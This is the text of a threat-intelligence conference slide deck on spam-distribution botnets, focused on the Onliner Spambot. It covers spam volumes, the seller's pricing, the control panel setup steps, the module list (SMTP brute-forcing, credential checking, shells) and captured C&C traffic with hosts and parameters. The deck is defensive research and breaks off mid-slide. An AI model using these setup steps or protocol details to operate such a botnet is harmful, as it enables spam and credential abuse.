



INTERNALS OF A SPAM DISTRIBUTION BOTNET

JOSE MIGUEL ESPARZA



WHO AM I?

- Jose Miguel Esparza
- Head of Threat Intelligence at Blueliv
 - Ex Fox-IT and S2Isec
- Malware and Threat Analysis
- Gathering intelligence from botnets & actors
- Relations with industry peers and LEAs



@EternalToDo



WHO AM I?

- Jose Miguel Esparza
- Head of Threat Intelligence at Blueliv
 - Ex Fox-IT and S2Isec
- Malware and Threat Analysis
- Gathering intelligence from botnets & actors
- Relations with industry peers and LEAs
 - **Collaboration is key in the fight against cybercrime!**



@EternalToDo



AGENDA

- Introduction to spam distribution botnets
- Onliner Spambot: evolution and insights
 - Actor behind Onliner Spambot
- Wrapping up





INTRODUCTION TO SPAM DISTRIBUTION BOTNETS

- Botnets used to distribute spam
 - Malware (links or attachments)
 - Phishing
 - Simple spam: pharma, viagra, dating, porn, etc
- Most of them send the required data from the C&C:
 - Template
 - Senders / Credentials
 - Recipients
 - Links / Attachments
 - Headers



INTRODUCTION TO SPAM DISTRIBUTION BOTNETS

- Spam distribution botnets in current landscape
 - Necurs
 - Emotet
 - Onliner Spambot




INTRODUCTION TO SPAM DISTRIBUTION BOTNETS

- Spam distribution botnets in current landscape
 - Necurs
 - Well-known spam botnet
 - Huge P2P botnet
 - Used by Dridex/Locky in the past, among others (ARS Loader, next talk!)
 - Still active, currently spreading pharma/viagra spam
 - Spamming URLs pointing to pharma/viagra sites



INTRODUCTION TO SPAM DISTRIBUTION BOTNETS





INTRODUCTION TO SPAM DISTRIBUTION BOTNETS

- Spam distribution botnets in current landscape
 - Necurs
 - Not using valid credentials but open relay servers (apparently still a thing)
 - Spam volume: 372K/day → 15K/hour → 260/min → 4/sec
 - 4.6M different URLs pointing to SPAM → Almost a new URL per e-mail!
 - 212K different sender e-mails → ~25 emails per sender
 - ~10 different recipients per email
 - Recipients are mainly Hotmail and Yahoo e-mails
 - Mostly auto-generated e-mail addresses




INTRODUCTION TO SPAM DISTRIBUTION BOTNETS

- Spam distribution botnets in current landscape
 - Necurs
 - Not using valid credentials but open relay servers (apparently still a thing)
 - Spam volume: 372K/day → 15K/hour → 260/min → 4/sec
 - 4.6M different URLs pointing to SPAM → Almost no duplicates!
 - 212K different sender e-mails → ~25 emails per sender
 - ~10 different recipients per email
 - Recipients are mainly Hotmail and Yahoo e-mails
 - Mostly auto-generated e-mail addresses




INTRODUCTION TO SPAM DISTRIBUTION BOTNETS





INTRODUCTION TO SPAM DISTRIBUTION BOTNETS





INTRODUCTION TO SPAM DISTRIBUTION BOTNETS

- Spam distribution botnets in current landscape
 - Emotet
 - Reborn as malware distribution service
 - Usual droppers are PDF/DOCs
 - Usual payloads are TrickBot, Bokbot/IcedID, PandaBanker...
 - Plus Emotet itself (self-propagation)
 - Modular
 - Stealer: credentials and e-mail addresses collector
 - Spammer



INTRODUCTION TO SPAM DISTRIBUTION BOTNETS

- Spam distribution botnets in current landscape
 - Emotet
 - Using stolen credentials (valid and not so valid) to send spam
 - Spam volume: 185K/day → 7.7K/hour → 128/min → 2/sec
 - Using attachments (PDF/DOC) and download links
 - 50K different sender e-mails → ~90 emails per sender/credential
 - 15K different domains
 - ~65% generic TLDs like .com, .org, .net...
 - ~8% LatAm
 - ~6% German domains




INTRODUCTION TO SPAM DISTRIBUTION BOTNETS

- Spam distribution botnets in current landscape
 - Emotet
 - Just 1 recipient per email
 - Same subject used for ~15 different recipients
 - TAX, IRS, Invoice, Order, Payment, Bestellungseingang...
 - Recipients are mainly corp e-mail addresses
 - Some auto-generated e-mail addresses
 - 1.2M different domains
 - ~70% generic TLDs like .com, .org, .net...
 - ~10% German domains
 - ~2.5% UK
 - ~2% US +CA
 - Sometimes more geolocated like German campaigns



INTRODUCTION TO SPAM DISTRIBUTION BOTNETS





INTRODUCTION TO SPAM DISTRIBUTION BOTNETS

- Spam distribution botnets in current landscape
 - Onliner Spambot
 - Not so well-known until...



INTRODUCTION TO SPAM DISTRIBUTION BOTNETS


Inside the Massive 711 Million Record Onliner Spambot Dump



30 AUGUST 2017



INTRODUCTION TO SPAM DISTRIBUTION BOTNETS






INTRODUCTION TO SPAM DISTRIBUTION BOTNETS

- Spam distribution botnets in current landscape
 - Onliner Spambot
 - Not so well-known until...
 - Using compromised credentials to send spam
 - Used as a “bases” checker (SMTP/IMAP credentials)
 - Mainly distributing malware (phishing in some cases)



INTRODUCTION TO SPAM DISTRIBUTION BOTNETS





ACTOR BEHIND ONLINER SPAMBOT

CENSORED



ACTOR BEHIND ONLINER SPAMBOT

- Price was 350\$ (monthly fee) + 50\$/new module
- Capabilities include sending 2 emails/minute with 1 recipient
 - Faster using cc (of course)
- Supplying builder/panel but activation needed





ACTOR BEHIND ONLINER SPAMBOT

■ Supplying builder/panel but activation needed

EN

Builder is tied to the hardware.
When you first run the code will be generated.
On the screen will display a "CODE XXXXXXXXX" where x - number from 0 to 9

This code must be passed to me, I will give an activation key.

Folders and files in the archive:

Control Panel Setup:

1. Create an empty database on a server
2. Load Dump MySQL.SQL
3. Edit the file config.php (database configuration, installation folder and password)
4. Copy Module dll (xor) in the relevant sections (read about the builder)
5. Upload all the files to the server's control panel in a folder
6. Install the rights 777 on a folder recursion files, MailerSMTP, CheckerSMTP, BruteSMTP
7. Start the control panel in the browser address <http://domain.com/folder/admin.php>
8. Finish



ACTOR BEHIND ONLINER SPAMBOT

- Quite likely Russian origin (surprise!! ;p)

CENSORED



ONLINER SPAMBOT: EVOLUTION AND INSIGHTS

- Modular approach
 - Main exe downloading encrypted DLLs (modules)
 - A different module for a different functionality
 - Extra module, extra \$\$\$
- Modules
 - Mailer (base)
 - SMTP Checker (base)
 - Brute SMTP
 - Brute Admin Panel
 - IMAP Checker
 - Socks Checker
 - Shells



ONLINER SPAMBOT: EVOLUTION AND INSIGHTS

- Communication with C&C
 - HTTP traffic
 - Mix of GET and POST requests
 - Base64 for some parameters
 - Numeric parameters → Not easy to find out the functionality



ONLINER SPAMBOT: EVOLUTION AND INSIGHTS

■ Communication with C&C

```
POST /2/index.php?&1001=2 HTTP/1.0
Host: 151.248.118.139
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:13.0) Gecko/20100101
Content-Length: 90
Content-Type: application/x-www-form-urlencoded
```

```
1=606461248&99=15&2=1&71=41&72=2684500&73=500&74=0&76=832709141&7
```

```
1.1 200 OK
Server: nginx/1.2.1
Date: Wed, 31 May 2017 06:22:13 GMT
Content-Type: text/html; charset=windows-1251
Content-Length: 298
Connection: close
X-Powered-By: PHP/5.6.30
```

```
{(2)}{0}{75}{0}
&1=606461248&&&70=25&989=&71=41&58=0&72=2684500&73=500&74=bmV3X2F
0sSGVscGFnbzAwNyxpbnRvbS5jb206MTQz&76=832709141&77=mask.zip&7
ab2&79=25125&80=2684500.zip&81=4afdef2305750960ff6b2920b8c5406e&8
```



ONLINER SPAMBOT: EVOLUTION AND INSIGHTS

■ Communication with C&C

```
POST /2/index.php?&1001=2 HTTP/1.0
Host: 151.248.118.139
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:13.0) Gecko/20100101
Content-Length: 90
Content-Type: application/x-www-form-urlencoded
```

```
1=606461248&99=15&2=1&71=41&72=2684500&73=500&74=0&76=832709141&7
```

```
1.1 200 OK
Server: nginx/1.2.1
Date: Wed, 31 May 2017 06:22:13 GMT
Content-Type: text/html; charset=windows-1251
Content-Length: 298
Connection: close
X-Powered-By: PHP/5.6.30
```

```
{(2)}{0}{75}{0}
&1=606461248&&&70=25&989=&71=41&58=0&72=2684500&73=500&74=bmV3X2F
0sSGVscGFnbzAwNyxpbWFWLnRvbS5jb206MTQz&76=832709141&77=mask.zip&7
ab2&79=25125&80=2684500.zip&81=4afdef2305750960ff6b2920b8c5406e&8
```





ONLINER SPAMBOT: EVOLUTION AND INSIGHTS

- Communication with C&C
 - I. Request to download modules (?dll=xxx)

```
GET /cgi-bin/panel.php?&99=15&dll=2 HTTP/1.0
Host: emons.tech-soft.sk
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US)
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 31 May 2017 06:22:08 GMT
Content-Type: text/html
Connection: close
Vary: User-Agent,Accept-Encoding
```

```
zh.E6E532F:B..96.CCDA70Cr0#782FDD514C467D79D0993803519C32AF73140.'%
$@QT.UG50dWT.1AX.1Y]!B.nZV..
8;.t32AF73040.72DE4E536F5B27961CCDA70C209782FDD514C467D79D09938035:
61CCDA70C209782FDD514C467D79D0993803519C32AF73`q0.{3ME-.w.6F5B2796.
788GDD514BT>7D'9D09>380s51)C32CF77040.72DA4E536F5B.?965CCDA70A21978
$67T79D099#8035.>CM2AF?C84@.
```

Simple XOR encryption



ONLINER SPAMBOT: EVOLUTION AND INSIGHTS

- Communication with C&C
 1. Request to download modules (?dll=xxx)
 2. Each module
 1. Using GET parameter to identify the module (?/00/=xxx)
 - 1001=1 → BruteSMTP
 - 1001=2 → CheckerSMTP
 - 1001=3 → BruteAdminPanel
 - 1001=4 → MailerSMTP
 - 1001=5 → CheckerIMAP



ONLINER SPAMBOT: EVOLUTION AND INSIGHTS

■ Communication with C&C

```
POST /2/index.php?&1001=2 HTTP/1.0 CheckerSMTP
Host: 151.248.118.139
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:13.0) Gecko/20100101
Content-Length: 90
